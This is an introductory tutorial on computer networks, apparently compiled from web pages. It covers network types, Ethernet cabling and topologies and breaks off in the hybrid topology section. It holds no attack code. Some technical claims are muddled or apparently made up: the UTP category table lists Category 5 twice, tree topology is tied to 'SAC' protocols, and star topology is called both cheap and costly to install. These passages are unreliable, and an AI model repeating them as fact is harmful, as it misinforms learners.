


Network



A **network** is a collection of computers, servers, mainframes, network devices, peripherals, or other devices connected to allow data sharing. An example of a network is the Internet, which connects millions of people all over the world. To the right is an example image of a home network with multiple computers and other **network devices** all connected.

Examples of network devices

- Desktop computers, laptops, mainframes, and servers.
- Consoles and thin clients.
- Firewalls
- Bridges
- Repeaters
- Network Interface cards
- Switches, hubs, modems, and routers.
- Smartphones and tablets.
- Webcams

What is the difference between public and private networks?

Often offered by nearby businesses and other publicly accessible areas, **public networks** are a convenient way to connect to the Internet.

Some public Wi-Fi networks require a password before a connection is made. If the network displays a lock icon in your list of available Wi-Fi networks, it requires a password.

Some networks do not require a password to connect, but require you to log in using your web browser before accessing the Internet.

Other public networks do not require a password at all. Any compatible device may connect to these Wi-Fi networks without authentication.

Note

All public networks are less secure than your home network. Even if the websites you visit use encryption, the URLs you visit can be eavesdropped. For this reason, you should not transmit private or sensitive information on a public Wi-Fi network if you can do it elsewhere. If a public network does not require a password, we strongly recommend you do not connect any of your devices to it.

Private networks have security measures in place to prevent unwanted or unauthorized connections. Private networks are often used for home, business, school Wi-Fi networks, or mobile hotspots for security and to preserve bandwidth.

Advantages of a network

There are more advantages to a network than disadvantages. In fact, many companies today wouldn't exist without accessing some form of network. Below are the advantages of a network.

- **Share data and information** - One of the biggest advantages of a network is sharing data and information between each of the devices on it. In addition, networks allow access to databases and help with collaboration on more complex work.
- **Communication** - A network gives all users the ability to quickly communicate with each other using chat, instant messaging, e-mail, and videoconferencing.
- **Share hardware** - Hardware devices connected to a network can be shared with all users. Below are a few examples of network hardware that can be shared.
- **NAS (network-attached storage)** can store and access vast amounts of information.
- A network printer allows all network users to print to one printer.
- More powerful computers, supercomputers, and render farms can perform complex tasks that would take a normal, single computer longer to complete.
- **Share software** - With the proper software license, software can also be shared.
- **Transferring money** - Being connected to a secure network allows a person or business to digitally transfer money between banks and users. For example, a network could allow a company to not only manage employees' payroll, but also transfer their pay to the employee's bank account.

Disadvantages of a network

Although there are many advantages to a network (mentioned above), there are some disadvantages. Below are the disadvantages of a network.

- **Virus and malware** - Networks make sharing information between network users easy. Unfortunately, this also means that viruses and malware have an easier time spreading between computers on a network.
- **Vulnerabilities** - When a network is created, it introduces new methods of accessing the computers remotely, especially if they're connected to the Internet. With these potential new methods of accessing the computer, it can introduce new vulnerabilities to computers, users, and data on a network.
- **Complexity** - Networks are complex, and setting up and managing a network for a business or corporation requires someone with a lot of experience or certification.

- **Types of Computer Networks**

- A computer network is a cluster of computers over a shared communication path that works for the purpose of sharing resources from one computer to another, provided by or located on the network nodes.
- Some of the uses of computer networks are the following:
 - Communicating using email, video, instant messaging, etc.
 - Sharing devices such as printers, scanners, etc.
 - Sharing files
 - Sharing software and operating programs on remote systems
 - Allowing network users to easily access and maintain information


Types of Computer Networks

- Personal Area Network (PAN)
- Local Area Network (LAN)
- Wide Area Network (WAN)
- Wireless Local Area Network (WLAN)
- Campus Area Network (CAN)
- Metropolitan Area Network (MAN)
- Storage Area Network (SAN)
- System-Area Network (SAN)
- Passive Optical Local Area Network (POLAN)
- Enterprise Private Network (EPN)
- Virtual Private Network (VPN)
- Home Area Network (HAN)
- These are explained as following below.

1. Personal Area Network (PAN) :

PAN is the most basic type of computer network. This network is restrained to a single person, that is, communication between the computer devices is centred only to an individual's work space. PAN offers a network range of 10 meters from a person to the device providing communication.


Examples of PAN are USB, computer, phone, tablet, printer, PDA, etc.



2. Local Area Network (LAN) :

LAN is the most frequently used network. A LAN is a computer network that connects computers together through a common communication path, contained within a limited area, that is, locally. A LAN encompasses two or more computers connected over a server. The two important technologies involved in this network are Ethernet and Wi-fi.


Examples of LAN are networking in a home, school, library, laboratory, college, office, etc.



3. Wide Area Network (WAN) :

WAN is a type of computer network that connects computers over a large geographical distance through a shared communication path. It is not restrained to a single location but extends over many locations. WAN can also be defined as a group of local area networks that communicate with each other.


The most common example of WAN is the Internet.



4. Wireless Local Area Network (WLAN) :

WLAN is a type of computer network that acts as a local area network but makes use of wireless network technology like Wi-Fi. This network doesn't allow devices to communicate over physical cables like in LAN but allows devices to communicate wirelessly.


The most common example of WLAN is Wi-Fi.



5. Campus Area Network (CAN) :

CAN is bigger than a LAN but smaller than a MAN. This is a type of computer network which is usually used in places like a school or college. This network covers a limited geographical area that is, it spreads across several buildings within the campus.


Examples of CAN are networks that cover schools, colleges, buildings, etc.



6. Metropolitan Area Network (MAN) :

A MAN is larger than a LAN but smaller than a WAN. This is the type of computer network that connects computers over a geographical distance through a shared communication path over a city, town or metropolitan area.


Examples of MAN are networking in towns, cities, a single large city, large area within multiple buildings, etc.



7. Storage Area Network (SAN) :

SAN is a type of computer network that is high speed and connects groups of storage devices to several servers. This network does not depend on LAN or WAN.. Instead, a SAN moves the storage resources from the network to its own high-powered network. A SAN provides access to block-level data storage.


Examples of SAN are a network of disks accessed by a network of servers.



8. System Area Network (SAN) :


A SAN is a type of computer network that connects a cluster of high-performance computers. It is a connection-oriented and high bandwidth network. A SAN is a type of LAN that handles high amounts of information in large requests. This network is useful for processing applications that require high network performance.

Microsoft SQL Server 2005 uses SAN through virtual interface adapter.




9. Passive Optical Local Area Network (POLAN) :

A POLAN is a type of computer network which is an alternative to a LAN. POLAN uses optical splitters to split an optical signal from a single strand of single mode optical fibre to multiple signals to distribute users and devices. In short, POLAN is a point to multipoint LAN architecture.




10. Enterprise Private Network (EPN) :

EPN is a type of computer network mostly used by businesses that want a secure connection over various locations to share computer resources.




11. Virtual Private Network (VPN) :

A VPN is a type of computer network that extends a private network across the internet and lets the user send and receive data as if they were connected to a private network even though they are not. Through a virtual point-to-point connection users can access a private network remotely. VPN protects you from malicious sources by operating as a medium that gives you a protected network connection.



12. Home Area Network (HAN) :

Many of the houses might have more than a computer. To interconnect those computers and with other peripheral devices, a network should be established similar to the local area network (LAN) within that home. Such a type of network that allows a user to interconnect multiple computers and other digital devices within the home is referred to as Home Area Network (HAN). HAN encourages sharing of resources, files, and programs within the network. It supports both wired and wireless communication.



Types of Ethernet Cable

An ethernet cable allows the user to connect their devices such as computers, mobile phones, routers, etc.; to a network that will allow a user to have internet access, it also carries broadband signals between devices connected through it.

Types of Ethernet Cables:

Mainly there are three types of ethernet cables used in LANs i.e., Coaxial cables, Twisted Pair cables, and Fiber optic cables.

1. Coaxial Cables: A coaxial cable is used to carry high-frequency electrical signals with low losses. It uses 10Base2 and 10Base5 Ethernet variants. It has a copper conductor in the middle that is surrounded by a dielectric insulator usually made of PVC or Teflon. The dielectric insulator is surrounded by a braided conducting metallic shield which reduces EMI (Electromagnetic Interference) of the metal and outside interference; and finally, the metallic shield is covered by a plastic covering called a sheath usually made of PVC or some other fire-resistant plastic material. Its maximum transmission speed is 10 Mbps. It is usually used in telephone systems, cable TV, etc.

Types of Coaxial cables:

Hardline coaxial cable is used in applications where high signal strength is required; this type is most commonly used. They are used in internet lines and telephone lines.

RG-6 Coaxial Cable is used where better signal quality is required; it has a thicker dielectric insulator, they are used in broadband internet, cable TV, etc.

Tri-axial Cable They offer more bandwidth and interference rejection; they use an additional copper braid shield. Commonly used in connecting cameras and cable TVs. Etc.

Types of Connectors used in Coaxial cable:

BNC (Bayonet Neil Concelman),

N series Connectors,

F Type connectors,

SMA or Subminiature connector,

TNC (Threaded Neil Concelman), etc.

2. Twisted Pair Cable: Twisted pair is a copper wire cable in which two insulated copper wires are twisted around each other to reduce interference or crosstalk. It uses 10BASE-T, 100BASE-T, and some other newer ethernet variants. It uses RJ-45 connectors.

Types of twisted pair cable:

Shielded Twisted Pair (STP) Cable: In STP the wires are covered by a copper braid covering or a foil shield, this foil shield adds a layer that protects it against interference leaking into and out of the cable. Hence, they are used for longer distances and higher transmission rates.

Unshielded Twisted Pair (UTP) Cable: Unshielded twisted pair cable is one of the most commonly used cables in computer networks at present time. UTP consists of two insulated copper wires twisted around one another, the twisting of wires helps in controlling interference.

Categories of UTP Cables:

Category	Bandwidth	Speed	Use
1	1.4 MHz	1 Mbps	Telephone wire
2	4 MHz	4 Mbps	Transmission Lines
3	16 MHz	16 Mbps	10BaseT Ethernet
4	20 MHz	20 Mbps	Used in Token Ring
5	100 MHz	100 Mbps	100BaseT Ethernet
5	100 MHz	1 Gbps	Gigabit Ethernet
5e	100 MHz	1 Gbps	Gigabit Ethernet
6	250 MHz	10 Gbps	Gigabit Ethernet
7	600 MHz	10 Gbps	Gigabit Ethernet
7a	1 GHz	Up to 10 Gbps	Gigabit Ethernet
8	2 GHz	25 Gbps to up to 40 Gbps	Datacenters

3. Fiber Optic Cable: Fiber optic cables use optical fibers which are made of glass cores surrounded by several layers of cladding material usually made of PVC or Teflon, it transmits data in the form of light signals due to which there are no interference issues in fiber optics. Fiber optics can transmit signals over a very long distance as compared to twisted pairs or coaxial cables. It uses 10BaseF, 100BaseFX, 100BaseBX, 100BaseSX, 1000BaseFx, 1000BaseSX, and 1000BaseBx ethernet variants. Hence, it is capable of carrying information at a great speed.

Types of Fiber Optics:

SMF (Single-mode fiber)- it uses one single ray of light to transmit data, it is used for long-distance transmission.

MMF (Multi-mode Fiber)- it uses multiple light rays to transmit data, it is comparatively less expensive.

Types of Connectors Used: Mainly these four connectors are used with fiber optic cable:

ST (Straight-tip) Connector

FC (Fiber Channel) Connector

SC (Subscriber) Connector

LC (Lucent) Connector

Types of Network Topology

The arrangement of a network that comprises nodes and connecting lines via sender and receiver is referred to as network topology. The various network topologies are:

1. Mesh Topology:

In a mesh topology, every device is connected to another device via a particular channel. In Mesh Topology, the protocols used are AHCP (Ad Hoc Configuration Protocols), DHCP (Dynamic Host Configuration Protocol), etc.




Figure 1: Every device is connected with another via dedicated channels. These channels are known as links.

Suppose, the N number of devices are connected with each other in a mesh topology, the total number of ports that are required by each device is N-1. In Figure 1, there are 5 devices connected to each other, hence the total number of ports required by each device is 4. Total number of ports required= $N*(N-1)$.

Suppose, N number of devices are connected with each other in a mesh topology, then the total number of dedicated links required to connect them is NC_2 i.e. $N(N-1)/2$. In Figure 1, there are 5 devices connected to each other, hence the total number of links required is $5*4/2 = 10$.

Advantages of this topology:

Communication is very fast between at the nodes.

It is robust.

The fault is diagnosed easily. Data is reliable because data is transferred among the devices through dedicated channels or links.

Provides security and privacy.

Problems with this topology:

Installation and configuration are difficult.

The cost of cables is high as bulk wiring is required, hence suitable for less number of devices.

The cost of maintenance is high.

2. Star Topology:

In star topology, all the devices are connected to a single hub through a cable. This hub is the central node and all other nodes are connected to the central node. The hub can be passive in nature i.e., not an intelligent hub such as broadcasting devices, at the same time the hub can be intelligent known as an active hub. Active hubs have repeaters in them. Coaxial cable or RJ-45 cables are used to connect the computers. In Star Topology, many popular Ethernet LAN protocols are used as CD(Collision Detection), CSMA (Carrier Sense Multiple Access), etc.




Figure 2: A star topology having four systems connected to a single point of connection i.e. hub.

Advantages of this topology:

If N devices are connected to each other in a star topology, then the number of cables required to connect them is N. So, it is easy to set up.

Each device requires only 1 port i.e. to connect to the hub, therefore the total number of ports required is N.

It is Robust. If one link fails only that link will affect and not other than that.

Easy to fault identification and fault isolation.

Star topology are cost-effective as it uses inexpensive coaxial cable.

Problems with this topology:

If the concentrator (hub) on which the whole topology relies fails, the whole system will crash down.

The cost of installation is high.

Performance is based on the single concentrator i.e. hub.

3. Bus Topology:

Bus topology is a network type in which every computer and network device is connected to a single cable. It transmits the data from one end to another in a single direction. No bi-directional feature is in bus topology. It is a multi-point connection and a non-robust topology because if the backbone fails the topology crashes. In Bus Topology, various MAC (Media Access Control) protocols are followed by LAN ethernet connections like TDMA, Pure Aloha, CDMA, Slotted Aloha, etc.




Figure 3: A bus topology with shared backbone cable. The nodes are connected to the channel via drop lines.

Advantages of this topology:

If N devices are connected to each other in a bus topology, then the number of cables required to connect them is 1, which is known as backbone cable, and N drop lines are required.

Coaxial or twisted pair cables are mainly used in bus based networks that support up to 10 Mbps.

The cost of the cable is less compared to other topologies, but it is used to build small networks.

Bus topology is familiar technology as installation and troubleshooting techniques are well known.

Problems with this topology:

A bus topology is quite simpler, but still it requires a lot of cabling.

If the common cable fails, then the whole system will crash down.

If the network traffic is heavy, it increases collisions in the network. To avoid this, various protocols are used in the MAC layer known as Pure Aloha, Slotted Aloha, CSMA/CD, etc.

Adding new devices to network would slow down networks.

Security is very low.

4. Ring Topology:

In this topology, it forms a ring connecting devices with exactly two neighboring devices.

A number of repeaters are used for Ring topology with a large number of nodes, because if someone wants to send some data to the last node in the ring topology with 100 nodes, then the data will have to pass through 99 nodes to reach the 100th node. Hence to prevent data loss repeaters are used in the network.

The data flows in one direction, i.e., it is unidirectional, but it can be made bidirectional by having 2 connections between each Network Node, it is called Dual Ring Topology. In-Ring Topology, the Token Ring Passing protocol is used by the workstations to transmit the data.




Figure 4: A ring topology comprises 4 stations connected with each forming a ring.

The most common access method of ring topology is token passing.

Token passing : It is network access method in which token is passed from one node to another node.

Token : It is a frame that circulates around network.

The following operations take place in ring topology are :

One station is known as a **monitor** station which takes all the responsibility to perform the operations.

To transmit the data, the station has to hold the token. After the transmission is done, the token is to be released for other stations to use.

When no station is transmitting the data, then the token will circulate in the ring.

There are two types of token release techniques: **Early token release** releases the token just after transmitting the data and **Delay token release** releases the token after the acknowledgment is received from the receiver.

Advantages of this topology:

The data transmission is high-speed.

The possibility of collision is minimum in this type of topology.

Cheap to install and expand.

It is less costly than a star topology.

Problems with this topology:

The failure of a single node in the network can cause the entire network to fail.

Troubleshooting is difficult in this topology.

The addition of stations in between or removal of stations can disturb the whole topology.

Less secure.

5. Tree Topology :

This topology is the variation of the Star topology. This topology has a hierarchical flow of data. In Tree Topology, SAC (Standard Automatic Configuration) protocols like DHCP and SAC are used.




Figure 5: In this, the various secondary hubs are connected to the central hub which contains the repeater. This data flow from top to bottom i.e. from the central hub to the secondary and then to the devices or from bottom to top i.e. devices to the secondary hub and then to the central hub. It is a multi-point connection and a non-robust topology because if the backbone fails the topology crashes.

Advantages of this topology :

It allows more devices to be attached to a single central hub thus it decreases the distance that is traveled by the signal to come to the devices.

It allows the network to get isolated and also prioritize from different computers.

We can add **new device to existing network**.

The **Error detection** and **error correction** is very easy in tree topology.

Problems with this topology :

If the central hub gets fails the entire system fails.


The cost is high because of cabling.

If new devices are added, it becomes difficult to reconfigure.

6. Hybrid Topology :

This topology technology is the combination of all the various types of topologies we have studied above. It is used when the nodes are free to take any form. It means these can be

individuals such as Ring or Star topology or can be a combination of various types of topologies seen above. Each individual topology uses the protocol that has been discussed earlier.



Hybrid Topology

Figure 6: The above figure shows the structure of the Hybrid topology. As seen it contains a combination of all different types of networks.

Advantages of this topology :

This topology is **very flexible**.

the size of network can be easily expanded by **adding new device**.

Problems with this topology :

